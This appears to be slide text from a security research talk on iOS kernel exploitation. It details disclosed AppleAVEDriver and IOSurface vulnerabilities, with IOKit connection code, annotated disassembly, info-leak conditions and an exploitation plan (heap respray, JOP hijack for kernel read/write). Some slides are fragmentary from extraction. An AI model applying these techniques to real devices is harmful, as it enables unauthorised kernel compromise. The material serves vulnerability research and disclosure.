



Ro(o)tten Apples

Adam Donenfeld



Agenda

Review of neglected attack surfaces

Past vs the Future

Vulnerabilities

New iOS vulnerabilities

Exploitation

New techniques as well

Jailbreak

WEN ETA PLZ

Conclusions

And Q&A

~ \$ man Adam\ Donenfeld

@doadam

- Security researcher
 - Profoundly iOS and Android
 - Vulnerability assessment
 - Vulnerability Exploitation & weaponization
 - Senior Security Researcher at Zimperium zLabs
 - Lives in Amsterdam
 - Ik heb al Duits geleerd. Nu ik leer Nederlands ☺

Special thanks to Zuk Avraham (@ihackbanme) and Yaniv Karta (@shokoluv)



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Attack surfaces

Common attack surfaces in iOS

- Syscalls (Mach and FreeBSD)
- MIG
- IOKit

IOKit

IOKit in 60 seconds

- Apple's collecti



Geekable
@geekable

I have to agree, it's super-well-designed for
facilitating kernel exploitation


Follow

Chris Hanson @eschaton

IOKit is really the unsung hero of the Darwin platforms. It's so well designed
compared to every other driver architecture I've ever seen.

IOKit

Jailbreaks in the past



* Jonathan Levin's “*OS Internals: Volume III (Security & Insecurity) covers all modern jailbreaks to date, with full walkthroughs of vulnerabilities AND exploit techniques.

IOKit

Why do hackers love it?

- A lot of drivers
 - Increases the attack surface
- Object Orientation
 - vtables (= overridable function pointers in kernel space)
- Open sources for families
 - Code automatically inherited by all members of family, on all platforms
- Lack of sources
 - Less auditing eyes ;)

```
kern_return_t get_iokit_connection(io_connect_t * conn_out,
const char * target_name) {
    kern_return_t ret = KERN_SUCCESS;
    io_connect_t connection = 0;
    mach_port_t master_port = 0;
    io_iterator_t itr = 0;
    io_service_t service = 0;
    io_name_t service_name;

    ret = host_get_io_master(mach_host_self(), &master_port);
    ret = IOServiceGetMatchingServices(master_port,
        IOServiceMatching("IOService"), &itr);

    while(IOIteratorIsValid(itr) && (service = IOIteratorNext(itr))) {

        ret = IORegistryEntryGetName(service, service_name);
        if (strcmp(service_name, target_name))
            continue;

        ret = IOServiceOpen(service, mach_task_self(), 0, conn_out);
        break;
    }
    return ret;
}
```

IOKit

Usermode to Kernel communication

- IOKit drivers expose “external methods” for user-mode.
 - Called from user-mode using *IOConnectCallMethod*
 - Drivers must overwrite the “*externalMethod*” function
 - Communication is done over mach messages
 - *IOConnectCallMethod* calls ultimately *mach_msg*

IOKit

Usermode to Kernel communication

- IOKit drivers expose “external methods” for user-mode.
 - Drivers must overwrite the “*externalMethod*” function
 - ‘selector’ is the ID of the exposed function in the specific driver
 - ‘args’ contains all the input from user and output back to user

```
IOReturn IOUserClient::externalMethod( uint32_t selector, IOExternalMethodArguments * args,  
IOExternalMethodDispatch * dispatch, OSObject * target, void * reference );
```

```
const IOExternalMethodDispatch MyUserClient::s_methods[EXTERNAL_METHOD_COUNT] = {
    {(IOExternalMethodAction)&MyUserClient::s_open, 0, 8, 0, 4},
    {(IOExternalMethodAction)&MyUserClient::s_close, 0, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_put_num, 1, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_get_num, 0, 0, 1, 0},
};

IOReturn MyUserClient::externalMethod(uint32_t selector,
IOExternalMethodArguments *args,
IOExternalMethodDispatch *dispatch, OSObject *target, void *ref)
{
    /* Make sure the user asked for an appropriate external function */
    if (selector >= EXTERNAL_METHOD_COUNT) {
        return kIOReturnUnsupported;
    }

    /* Fetch external func according to user-provided id */
    dispatch = (IOExternalMethodDispatch*)&s_methods[selector];
    target = _owner;
    ref = nullptr;

    return super::externalMethod(selector, args, dispatch, target, ref);
}
```

IOKit

Usermode to Kernel communication

```
io_connect_t apple_ave_conn = 0;
if(KERN_SUCCESS != get_iokit_connection(&apple_ave_conn, "AppleAVEDriver"))
    goto err;
char input_struct[8] = {0};
char output_struct[4] = {0};
size_t osize = 4;
ret = IOConnectCallMethod(apple_ave_conn,
    0,                                /* 'selector' - first exported function */
    NULL, 0,                            /* no input scalars */
    input_struct, 8,                   /* input struct, 8 bytes */
    NULL, 0,                            /* no output scalars */
    output_struct, &osize /* output struct, 4 bytes at most */
);
```

```
const IOExternalMethodDispatch MyUserClient::s_methods[EXTERNAL_METHOD_COUNT] = {
    {(IOExternalMethodAction)&MyUserClient::s_open, 0, 8, 0, 4},
    {(IOExternalMethodAction)&MyUserClient::s_close, 0, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_put_num, 1, 0, 0, 0},
    {(IOExternalMethodAction)&MyUserClient::s_get_num, 0, 0, 1, 0},
};


IOReturn MyUserClient::externalMethod(uint32_t selector,
IOExternalMethodArguments *args,
IOExternalMethodDispatch *dispatch, OSObject *target, void *ref)
{
    /* Make sure the user asked for an appropriate external function */
    if (selector >= EXTERNAL_METHOD_COUNT) {
        return kIOReturnUnsupported;
    }

    /* Fetch external func according to user-provided id */
    dispatch = (IOExternalMethodDispatch*)&s_methods[selector];
    target = this;
    ref = nullptr;

    return super::externalMethod(selector, args, dispatch, target, ref);
}
```

IOKit

Usermode to Kernel communication



Usermode to Kernel communication

```
AppleAVE2_external_methods_table
DCQ AppleAVE2_external_method_add_client
DCD 0 ; number of uint64_t scalars as input
DCD 8 ; structure input size
DCD 0 ; number of uint64_t scalars as output
DCD 4 ; structure output size
DCQ AppleAVE2_external_method_remove_client
DCD 0 ; number of uint64_t scalars as input
DCD 4 ; structure input size
DCD 0 ; number of uint64_t scalars as output
DCD 4 ; structure output size
DCQ AppleAVE2_external_method_setCallback
DCD 0 ; number of uint64_t scalars as input
DCD 0x10 ; structure input size
DCD 0 ; number of uint64_t scalars as output
DCD 4 ; structure output size
DCQ AppleAVE2_external_method_setSessionSettings
DCD 0 ; number of uint64_t scalars as input
DCD 0x470 ; structure input size
DCD 0 ; number of uint64_t scalars as output
DCD 0x2E0 ; structure output size
```



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And Q&A

Vulnerabilities

Summary of the research

- IOSurface
 - CVE-2017-6979
- AppleAVEDriver
 - CVE-2017-6989
 - CVE-2017-6994
 - CVE-2017-6995
 - CVE-2017-6996
 - CVE-2017-6997
 - CVE-2017-6998
 - CVE-2017-6999



IOSurface

IOSurface in 60 seconds

- Share hardware-accelerated data (or practically just data) across multiple processes.
- Shares data with `IOMemoryDescriptor` (mapping instead of sending between processes)
- Surfaces are identified by an ID

AppleAVEDriver

Who are you?

- Responsible for h
- No information o
- No sources 😞

ing in iOS



AppleAVEDriver

Who are you?

```
AppleAVE2_external_methods_table DCQ AppleAVE2_external_method_add_client
DCD 0
DCD 8
DCD 0
DCD 4
DCQ AppleAVE2_external_method_remove_client
DCD 0
DCD 4
DCD 0
DCD 4
DCQ AppleAVE2_external_method_setCallback
DCD 0
DCD 0x10
DCD 0
DCD 4
DCQ AppleAVE2_external_method_setSessionSettings
...
DCQ AppleAVE2_external_method_FFFFFFFF006B9FDF4L
...
DCQ AppleAVE2_external_method_FFFFFFFF006B9FE80L
...
DCQ AppleAVE2_external_method_FFFFFFFF006B9FF0CL
...
DCQ AppleAVE2_external_method_FFFFFFFF006B9FA0CL
...
DCQ AppleAVE2_external_method_FFFFFFFF006B9FFF0L
...
; ends
```

AppleAVEDriver

Who are you?

```
DCQ AppleAVE2_external_method_setSessionSettings  
DCD 0  
DCD 0x470 ; structure input size  
DCD 0  
DCD 0x2E0 ; structure output size
```

AppleAVEDriver

Who are you?

AppleAVE2_external_method_setSessionSettings

```
LDR  X1, [X2,#0x30] ; user controlled input  
LDR  X2, [X2,#0x58] ; output sent to user  
B   sub_FFFFFFFF006B9F678 ; Branch
```

AppleAVEDriver

Love at first sight

```
sub    FFFFFFFE000
```

```
STE
```

```
...
```

```
MOV
```

```
MOV
```

```
...
```

```
LDR
```

```
CBNZ
```

```
LDR
```

```
LDR
```

```
LDR
```

```
BL
```

```
Put 1
```

```
STR
```

```
CBZ
```

```
don't_
```

```
LDR
```

etch



AppleAVEDriver

What the hell just happened

- Supply any kernel address (NO limitations!!!)
- If supplied, use it as an IOSurface object
- If wasn't supplied, just check if the ID is valid (normal way)
- How does AppleAVEDriver expect user-mode to have kernel pointers?

AppleAVEDriver

Heap info leak

- AppleAVEDriver probably gives away IOSurface addresses...
- Selector #7


AppleAVEDriver

Heap info leak

X20 = input from user; X22 = output to user

```
CBZ    X0, loc_FFFFFFFF006B9FD4C ; Compare and Branch on Zero
LDR    X0, [X21,#0xD8] ; provider (AppleAVEDriver)
LDR    W1, [X20,#0xC] ; IOSurface ID
LDR    X2, [X21,#0xE8] ; UserClient->task_owner
BL     get_iosurface ; Branch with Link
STR    X0, [X20,#0x188] ; Store IOSurface address in input buffer
CBZ    X0, loc_FFFFFFFF006B9FD68 ; Compare and Branch on Zero
```

```
LDR    X9, [X20,#0x188] ; Load surface kernel pointer
STR    X9, [X22] ; Put in output back for usermode
LDR    X9, [X20,#0x198] ; Load surface kernel pointer
STR    X9, [X22,#8] ; Put in output back for usermode
LDR    X9, [X20,#0x190] ; Load surface kernel pointer
STR    X9, [X22,#0x10] ; Put in output back for usermode
ADD    X9, X20, #0x3E8 ; Rd = Op1 + Op2
```



AppleAVEDriver

What do we have so far?

- ✓ Kernel code execution hijack (Give arbitrary IOSurface address)
- ✓ Heap info leak (IOSurface address leak)
 - ✓ Necessary SMAP bypass
- Kernel base info leak

AppleAVEDriver

Base kernel leak

- Almost all external functions lead to the same function


xrefs to jump_to_main_logic_with_command_gate				
Direction	Type	Address	Text	
[*]	D...	j AppleAVE2_setSessionSettings+2E4	B	jump_to_main_logic_with_command_gate; Branch
[*]	D...	j AppleAVE2_external_method_7+2EC	B	jump_to_main_logic_with_command_gate; Branch
[*]	D...	j AppleAVE2_external_method_4+3C	B	jump_to_main_logic_with_command_gate; Branch
[*]	D...	j AppleAVE2_external_method_5+3C	B	jump_to_main_logic_with_command_gate; Branch
[*]	D...	j AppleAVE2_external_method_6+7C	B	jump_to_main_logic_with_command_gate; Branch
[*]	D...	j AppleAVE2_external_method_8+2C	B	jump_to_main_logic_with_command_gate; Branch

Line 1 of 6

AppleAVEDriver

Base kernel leak

- Almost all external functions lead to the same function



AppleAVEDriver

Main logic

```
; signed __int64 __fastcall main_apple_ave_logic_
main_apple_ave_logic_

STP          X28, X27, [SP, #-0x10+var_50]! ; Store Pair
STP          X26, X25, [SP, #0x50+var_40]! ; Store Pair
STP          X24, X23, [SP, #0x50+var_30]! ; Store Pair
STP          X22, X21, [SP, #0x50+var_20]! ; Store Pair
STP          X20, X19, [SP, #0x50+var_10]! ; Store Pair
STP          X29, X30, [SP, #0x50+var_s0]! ; Store Pair
ADD          X29, SP, #0x50 ; Rd = Op1 + Op2
SUB          SP, SP, #0x20 ; Rd = Op1 - Op2
MOV          X25, X3 ; our previous input buffer
MOV          X21, X2 ; unk? some counter?
MOV          X22, X1 ; AppleAVE2UserClient
MOV          X20, X0 ; AppleAVE2Driver
```

AppleAVEDriver

Main logic

```
LDR          X1, [X25, #0x180] ; surface_object
LDR          X2, [X20, #0xF0] ; surface_root
LDP          X3, X4, [X20, #0x88] ; Load Pair
LDR          W8, [X20, #0x120] ; Load from Memory
LDRB         W9, [X20, #0x180] ; Load from Memory
MOV          W6, #0 ; a7
MOV          W7, #0 ; a8
STRB         W9, [SP, #0x70+a13] ; a13
ADRP         X9, #aInitinfo@PAGE ; "InitInfo"
ADD          X9, X9, #aInitinfo@PAGEOFF ; "InitInfo"
STR          X9, [SP, #0x70+a12] ; a12
STR          W8, [SP, #0x70+a9+4] ; a11
STRB         WZR, [SP, #0x70+a9+1] ; a10
STRB         WZR, [SP, #0x70+a9] ; a9
MOV          W5, #1 ; a6
MOV          X0, X23 ; unk
BL           CreateBufferFromIOSurface ; Branch with Link
.....
LDR          X26, [X23, #0x40] ; X26 = kernel address of mapped data
```

AppleAVEDriver

Main logic

- Transferring meta-information with IOSurface mapping??
 - Usermode can modify that data while the kernel uses it...

AppleAVEDriver

Main logic

```
BL          get_kernel_address_of_mapped_surface_data ; Branch with Link
MOV
CBZ
LDR
MOV
ADD
CMP
B.HI
ADRP
ADD
LDRSW
ADD
BR

X23, X0 ; Rd = Op2
X23, no_mapped_kernel_address ; Compare and Branch on Zero
W8, [X23,#0x10] ; Get surface's mapped data info type
W9, #0xFFFFFBAA99 ; Lowest info type 'Eg'
W9, W8, W9 ; Rd = Op1 + Op2
W9, #4 ; switch 5 cases
def_FFFFFFFF0066A3674 ; jumptable FFFFFFFF0066A3614 default case
X10, #jpt_FFFFFFFF0066A3614@PAGE ; Address of Page
X10, X10, #jpt_FFFFFFFF0066A3614@PAGEOFF ; Rd = Op1 + Op2
X9, [X10,X9,LSL#2] ; Load from Memory
X9, X9, X10 ; Rd = Op1 + Op2
X9      ; switch jump
```

- Does stuff according to user-provided info type
 - Most of them jump to the same place

AppleAVEDriver

Main logic

- Fast forwarding for brevity, but...

```
LDR      X0, [X23,#0x16B0] ; Load from mapped IOSurface buffer
CBNZ    X0, mem_info_not_null ; Compare and Branch on Non-Zero
MOV      W0, #0x28 ; Rd = Op2
BL       IOMalloc ; Branch with Link
STR      X0, [X23,#0x16B0] ; Store to Memory
CBZ      X0, mem_info_alloc_fail ; Compare and Branch on Zero

mem_info_not_null
MOV      W2, #0x28 ; Rd = Op2
MOV      W1, #0 ; Rd = Op2
BL       memset ; X0 can be completely usermode-controlled
```

AppleAVEDriver

Main logic

- Calls function “MapYUVInputFromCSID” (according to logs)
 - Map something from our controlled data?

```
LDR    X3, [X25,#8] ; Load IOSurface ptr
STR    X3, [X23,#0x28] ; Store IOSurface ptr in mapped data
LDR    X8, [X25,#0x18] ; Load another IOSurface ptr
STR    X8, [X23,#0x418] ; Store other IOSurface ptr into mapped data
LDR    X2, [X23,#0x16B0] ; Load the memsetted address
LDR    W6, [X23,#0x14] ; Load controllable uint32_t
MOV    W8, #0x5758 ; Rd = Op2
LDRB   W7, [X19,X8] ; Load from Memory
MOV    W4, #0 ; Rd = Op2
ADRP   X5, #aInputyuv@PAGE ; "inputYUV"
ADD    X5, X5, #aInputyuv@PAGEOFF ; "inputYUV"
MOV    X0, X20 ; AppleAVEDriver
MOV    X1, X19 ; Some IOSurface stuff copied to stack
BL     MapYUVInputFromCSID ; Branch with Link
```

AppleAVEDriver

MapYUVInputFromCSID main logic (translated to English)

```
buffer_mgr_mem = operator new(0x70LL);
IOSurfaceBufferMgr = initialize_IOSurfaceBufferMgr(
                        buffer_mgr_mem,
                        driver->mmu_manager,
                        driver);
*controllable_pointer = (_int64) IOSurfaceBufferMgr;
any_address_we_want = *controllable_pointer;
controllable_pointer[1] = *(_QWORD *) (any_address_we_want + 0x38);
controllable_pointer[2] = *(_QWORD *) (any_address_we_want + 0x40);
checked_qword = *(_QWORD *) (any_address_we_want + 0x50);
controllable_pointer[3] = v26;
if ( (checked_qword >> 0x20) & 0xFFFFFFFF )
{
    goto panic;
}
*(_DWORD *) controllable_pointer + 8) = *(_DWORD *) (any_address_we_want + 0x18);
```

AppleAVEDriver

So we got an info leak?

- To leak the content of address X, at least one of the following must be true:
 - $*(X + 0x18) == \text{NULL}$
 - $*(X + 0x1C) == \text{NULL}$
 - $*(X + 0x3C) == \text{NULL}$ (but then we leak only 4 bytes)
- And of course, X is a valid kernel address.



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Exploitation

Main plan

- Create an IOSurface object
- Leak the surface's kernel heap address
 - Using the info leak vulnerability – IOSurfaceID to IOSurface kernel ptr
- **Leak IOSurface's vtable with the other info leak for ASLR calculation**
- Free the surface and respray its location with something else
- Give the kernel the same heap address of our freed IOSurface
 - Different content this time, because we sprayed our data.
- Hijack kernel execution with JOP and get RW

Exploitation

Kernel base

- To leak the content of address X, at least one of the following must be true:
 - $*(X + 0x18) == \text{NULL}$
 - $*(X + 0x1C) == \text{NULL}$
 - $*(X + 0x3C) == \text{NULL}$ (but then we leak only 4 bytes)
- And of course, X is a valid kernel address.

Exploitation

Kernel base

- Leak a
- We ha

00000000	vtable	DCQ ?
00000008	refcount	DCD ?
0000000C	field_c	DCD ?
00000010	field_10	DCQ ?
00000018	prev_surface_ptr	DCQ ?
00000020	field_20	DCB ?
00000021	field_21	DCB ?
00000022	field_22	DCB ?
00000023	field_23	DCB ?
00000024	field_24	DCB ?
00000025	field_25	DCB ?
00000026	field_26	DCB ?
00000027	field_27	DCB ?
00000028	provider	DCQ ?
00000030	current_memory_region	DCQ ?
00000038	memory_descriptor	DCQ ?

Exploitation

Kernel base

00000000	vtable	DCQ ?	; offset
00000008	refcount	DCD ?	
0000000C	field_c	DCD ?	
00000010	field_10	DCQ ?	; offset
00000018	prev_surface_ptr	DCQ ?	; Never NULL
00000020	field_20	DCB ?	
00000021	field_21	DCB ?	
00000022	field_22	DCB ?	
00000023	field_23	DCB ?	
00000024	field_24	DCB ?	
00000025	field_25	DCB ?	
00000026	field_26	DCB ?	
00000027	field_27	DCB ?	
00000028	provider	DCQ ?	; Never NULL
00000030	current_memory_region	DCQ ?	; Never NULL
00000038	memory_descriptor	DCQ ?	; Never NULL

Exploitation

In IOSurface we trust

```
ADRP    X1, #aIosurface@PAGE      ; "IOSurface"
ADD     X1, X1, #aIosurface@PAGEOFF ; "IOSurface"
ADRP    X2, #OSObject::gMetaClass(signed char)@PAGE ; OSObject::gMetaClass
LDR     X2, [X2,#OSObject::gMetaClass(signed char)@PAGEOFF]
MOV     W3, #0x338                ; IOSurface's object size
BL      OSMetaClass::OSMetaClass(char const*,OSMetaClass const*,signed int)
```

IOSurface is a big object

Exploitation

Kernel base

- IOSurface creates an “IOFence” object
- A synchronization object that is used by IOSurface.

Exploitation

Kernel base

```
00000210 fence_current_queue DCQ ? ; Points to an "IOFence" object
00000218 fence_current_queue_tail DCQ ? ; offset
00000220 fence_waiting_queue DCQ ? ; Points to an "IOFence" object
00000228 fence_waiting_queue_tail DCQ ? ; offset
00000230 fence_allow_tearing DCB ?
00000231 field_0x231 DCB ?
00000232 field_0x232 DCB ?
00000233 field_0x233 DCB ?
00000234 bulk0 (null) ? ; All bulks are user read-writable
00000244 bulk1 (null) ?
00000254 bulk2 (null) ?
00000264 bulk3 DCQ ? ; offset
0000026C bulk4 DCB ?
0000026D bulk5 DCB ?
0000026E YcbCr_matrix_also DCB ?
0000026F bulk6 DCB ?
00000270 bulk7 DCB ?
00000271 bulk8 DCB ?
00000272 bulk9 DCB ?
00000273 bulk10 DCB ?
```

Exploitation

Kernel base

00000000	vtable	DCQ ?	;	offset
00000008	field_0x8	DCB ?		
00000009	field_0x9	DCB ?		
0000000A	field_0xa	DCB ?		
0000000B	field_0xb	DCB ?		
0000000C	field_0xc	DCB ?		
0000000D	field_0xd	DCB ?		
0000000E	field_0xe	DCB ?		
